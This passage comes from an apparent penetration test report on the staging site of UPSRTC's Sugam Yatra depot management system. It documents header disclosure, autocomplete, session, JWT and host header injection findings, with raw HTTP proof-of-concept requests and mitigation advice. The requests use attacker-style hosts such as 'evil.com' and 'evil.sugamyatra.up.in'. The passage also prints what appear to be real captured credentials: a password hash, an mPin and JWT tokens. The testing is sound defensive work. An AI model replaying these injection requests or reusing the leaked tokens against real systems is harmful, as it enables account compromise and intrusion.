- Inspect the content of uploaded files, and enforce a whitelist of accepted, non-executable content types. Additionally, enforce a blacklist of common executable formats, to hinder hybrid file attacks.
- Enforce a whitelist of accepted, non-executable file extensions.

Mitigation must be implemented throughout the Application/ API where applicable.

3.4 PLATFORM NAME / VERSION DISCLOSURE

Vulnerability Description	Severity
The product exposes sensitive information to an actor that is not explicitly authorized to have access to that information.	Low


Vulnerability Identification Number (CWE)	Attributing Factor
Exposure of Sensitive Information to an Unauthorized Actor - (CWE-200)	Configuration Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/users

Penetration Testing: Proof of Concept

Step 1.



Target: https://staging.sugamyatra.up.in

Request

```
GET /users HTTP/1.1
Host: staging.sugamyatra.up.in
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/125.0.6422.76/77 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,i
mage/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
If-Modified-Since: Tue, 06 Aug 2024 09:48:51 GMT
If-None-Match: W/"430-19127176a06-gzip"
Priority: u=0, i
Te: trailers
Connection: keep-alive
Origin:evil.com
```

Response

```
HTTP/1.1 200 OK
Date: Sat, 10 Aug 2024 10:51:09 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self'
https://maps.googleapis.com https://www.google.com https://www.gstatic.com
'unsafe-inline';style-src 'self' https://cdnjs.cloudflare.com
https://fonts.googleapis.com 'unsafe-inline';font-src 'self' https://fonts.gstatic.com
data:;img-src 'self' data:;connect-src 'self' https://maps.googleapis.com
https://www.google.com;frame-src 'self' https://www.google.com;object-src
'none';frame-ancestors 'self';upgrade-insecure-requests;base-uri 'self';form-action
'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 06 Aug 2024 09:48:51 GMT
ETag: W/"430-19127176a06-gzip"
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Content-Length: 1072
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
```

Recommendation/Mitigation

Apply the changes to prevent information leakage by removing all unwanted headers from HTTP responses. Hide the information-related Server and use technology.

Mitigation must be implemented throughout the Application/ API where applicable.

3.5 PASSWORD FIELD WITH AUTOCOMPLETE ENABLED

Vulnerability Description	Severity
Most browsers have a facility to remember user credentials that are entered into HTML forms. This function can be configured by the user and also by applications that employ user credentials. If the function is enabled, then credentials entered by the user are stored on their local computer and retrieved by the browser on future visits to the same application. The stored credentials can be captured by an attacker who gains control over the user's computer.	Low


Vulnerability Identification Number (CWE)	Attributing Factor
Exposure of Sensitive Information to an Unauthorized Actor - (CWE-200)	Design Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/

Penetration Testing: Proof of Concept

Step 1.


Sugam Yatra
https://staging.sugamyatra.up.in
A data-driven & collaborative system to enhance transparency, accountability, and operational efficiency with UPSRTC's comprehensive Depot Management System.
Workshop & Fleet Maintenance
One access eye-view of all the assets & inventories across the corporation
Welcome Back!
Login to continue to UPSRTC
Email
Password
Remember Me
Forgot Password?
Inspector
Console
Debugger
Network
Style Editor
Performance
Storage
Memory
Accessibility
Application
Cookie-Editor
autocomplete
No matches

```
<!DOCTYPE html>
<html lang="en"> event
  <head>⋯</head>
  <body> event
    <div id="root">⋯</div> event
    <div id="loader-root"></div>
    <script src="https://www.google.com/recaptcha/api.js?onload=onloadcallback&render=explicit" async=""></script> event
    <div style="background-color: rgb(255, 255, 255); border: 1px solid rgb(…lity: hidden; z-index: 2000000000; left: 0px; top: -10000px;">⋯</div>
  </body>
  <script>⋯</script>
</html>
```

Recommendation/Mitigation

To prevent browsers from storing credentials entered into HTML forms, include the attribute autocomplete=" off" within the FORM tag (to protect all form fields) or within the relevant INPUT tags (to protect specific individual fields).

Mitigation must be implemented throughout the application where applicable.

3.6 REMEMBER ME FUNCTIONALITY / STAY LOGGED IN

Vulnerability Description	Severity
This is a vulnerability, but at the same time, it's a feature of web applications. When the user selects the Remember me / Stay logged in option, then the generated cookies are alive for a long period of time. If these cookies get stolen, then the account gets compromised. When the user selects the Remember me / Stay logged in option, there should be a specific time to expire the cookies. If cookies are not in use for a long period of time, they should expire automatically.	Low


Vulnerability Identification Number (CWE)	Attributing Factor
- (CWE-NA)	Design Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/

Penetration Testing: Proof of Concept

Step 1.


Sugam Yatra
https://staging.sugamyatra.up.in
Sugam Yatra
A data-driven & collaborative system to enhance transparency, accountability, and operational efficiency with UPSRTC's comprehensive Depot Management System.
Workshop & Fleet Maintenance
One access eye-view of all the assets & inventories across the corporation
Sugam Yatra
Welcome Back!
Login to continue to UPSRTC
Email
Password
Remember Me
Forgot Password?
I'm not a robot
reCAPTCHA
LOGIN
Privacy Policy | Terms of Use

Recommendation/Mitigation

Remove Remember me functionally / Stay logged in.

Mitigation must be implemented throughout the Application/ API where applicable.

3.7 JWT TOKEN WEAK ENCRYPTION

Vulnerability Description	Severity
A JSON web token(JWT) is JSON Object used to securely transfer information over the web(between two parties). It can be used for an authentication system and can also be used for information exchange. The token is mainly composed of a header, payload, and signature. JWT tokens store user details like username, account roles, sensitive information, etc.	🟩 Low


Vulnerability Identification Number (CWE)	Attributing Factor
Inadequate Encryption Strength - (CWE-326)	Design Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/


Penetration Testing: Proof of Concept

Step 1.



```
"emailVerified":false,
"password":"$2a$09$aiKCIKxY7Lv7.wWUFK/pEuFAIklsmwOrELJgCoP8.zCengISjOp/C",
"isInvited":false,
"mPin":"1234",
"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6IjY2YTIxYjY2MmU4ZDZmMjk5MDg3ZTUwMSIsImlhdCI6MTcyMzE5NTc0OCwiZXhwIjoxNzI
1MDEwMTQ4LCJhdWQiOlsiNjZhMjFiNjYyZThkNmYyOTkwODdlNTAxIl0sImlzcyI6InVwc3J0YyJ9.s2RLU30XNdR_T0YOwszI2QGK2wplxiJcHqJ9xac
DBrg",
```

Step 2.



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.ey
JpZCI6IjY2MGEzZTZlMWRmNjdjMmEwZWEyZjk0M
yIsImlhdCI6MTcyMzQ0Mzk4MSwiZXhwIjoxNzI1
MjU4MzgxLCJhdWQiOlsiNjYwYTNlNmUxZGY2N2M
yYTBlYTJmOTQzIl0sImlzcyI6InVwc3J0YyJ9.9
Ak-
_Xg3zVjmpbDKXMh65SK9myJ4pBTr9DPZPa9SRoo
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": "660a3e6e1df67c2a0ea2f943",
  "iat": 1723443981,
  "exp": 1725258381,
  "aud": [
    "660a3e6e1df67c2a0ea2f943"
  ],
  "iss": "upsrtc"
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Recommendation/Mitigation

Make sure that everyone involved in producing the website is fully aware of what information is considered sensitive. Sometimes seemingly harmless information can be much more useful to an attacker than people realize. Highlighting these dangers can help make sure that sensitive information is handled more securely in general by your organization.

Mitigation must be implemented throughout the Application/ API where applicable.


3.8 CONCURRENT USER SESSION

Vulnerability Description	Severity
It was found that concurrent users could access the application with the same account. Failure to prevent concurrent logins makes it harder for a user to identify whether their account has been compromised as both illegitimate and legitimate use could co-occur.	Low

Vulnerability Identification Number (CWE)	Attributing Factor
Manage User Sessions - (CWE-1018)	Design Error

Affected Platform(URLs)
1. https://staging.sugamyatra.up.in/

Penetration Testing: Proof of Concept
Step 1.



Welcome to UPSRTC Depot Management System

Access this quick menu to navigate to the important parts of thid system

Dispatcher — Generate trip authorization for the upcoming duty

Add UPSRTC Fleet — Add your UPSRTC Buses using single vehicle addition or bulk upload

Plan a New Route — Create a new route plan for your fleet

Maintenance — View open service issues

Crew Pool — Check your Drivers & Conductors and new resources

Invite your team members — Invite other users and assign their role

Recommendation/Mitigation

User accounts within a web application should only be permitted to use one session at a time. If the user authenticates again then any previously valid sessions should be immediately terminated, with an appropriate message displayed within both sessions.

Mitigation must be implemented throughout the Application/ API where applicable.

3.9 HOST HEADER INJECTION

Vulnerability Description	Severity
It is common practice for the same webserver to host several websites or web applications on the same IP address. This is why the host header exists. The host header specifies which website or web application should process an incoming HTTP request. The web server uses the value of this header to dispatch the request to the specified website or web application.	Low


Vulnerability Identification Number (CWE)	Attributing Factor
Improper Input Validation - (CWE-20)	Coding Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/api/adminusers/updateUsersById/66b747f3307c6b4fe2d897b3

Penetration Testing: Proof of Concept

Step 1.




```
GET /api/adminusers/updateUserById/66b747f3307c6b4fe2d897b3 HTTP/1.1
Host: staging.sugamyatra.up.in
Accept-Encoding: gzip, deflate, br
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="127",
"Chromium";v="127"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

```
HTTP/1.1 302 Found
Date: Tue, 20 Aug 2024 08:31:59 GMT
Server: Apache
Location:
https://staging.sugamyatra.up.in/api/adminusers/updateUserById/66b747f3307c6b
4fe2d897b3
Content-Length: 271
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      302 Found
    </title>
  </head>
  <body>
    <h1>
      Found
    </h1>
    <p>
      The document has moved <a href="
      https://staging.sugamyatra.up.in/api/adminusers/updateUserById/66b747f3
      307c6b4fe2d897b3">
        here
      </a>
      .
    </p>
  </body>
</html>
```

Step 2.



```
GET /api/adminusers/updateUserById/66b747f3307c6b4fe2d897b3 HTTP/1.1
Host: evil.sugamyatra.up.in
Accept-Encoding: gzip, deflate, br
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.89 Safari/537.36
Connection: close
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="127",
"Chromium";v="127"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

```
HTTP/1.1 302 Found
Date: Tue, 20 Aug 2024 12:27:45 GMT
Server: Apache
Location:
https://evil.sugamyatra.up.in/api/adminusers/updateUserById/66b747f3307c6b4fe
2d897b3
Content-Length: 268
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
  <head>
    <title>
      302 Found
    </title>
  </head>
  <body>
    <h1>
      Found
    </h1>
    <p>
      The document has moved <a href="
      https://evil.sugamyatra.up.in/api/adminusers/updateUserById/66b747f3307
      c6b4fe2d897b3">
        here
      </a>
      .
    </p>
  </body>
</html>
```

Recommendation/Mitigation

To prevent HTTP Host header attacks, the simplest approach is to avoid using the Host header altogether in server-side code. Double-check whether each URL really needs to be absolute. You will often find that you can just use a relative URL instead. This simple change can help you prevent web cache poisoning vulnerabilities in particular.

Mitigations must be implemented throughout the application.

3.10 MISSING SECURITY HEADERS

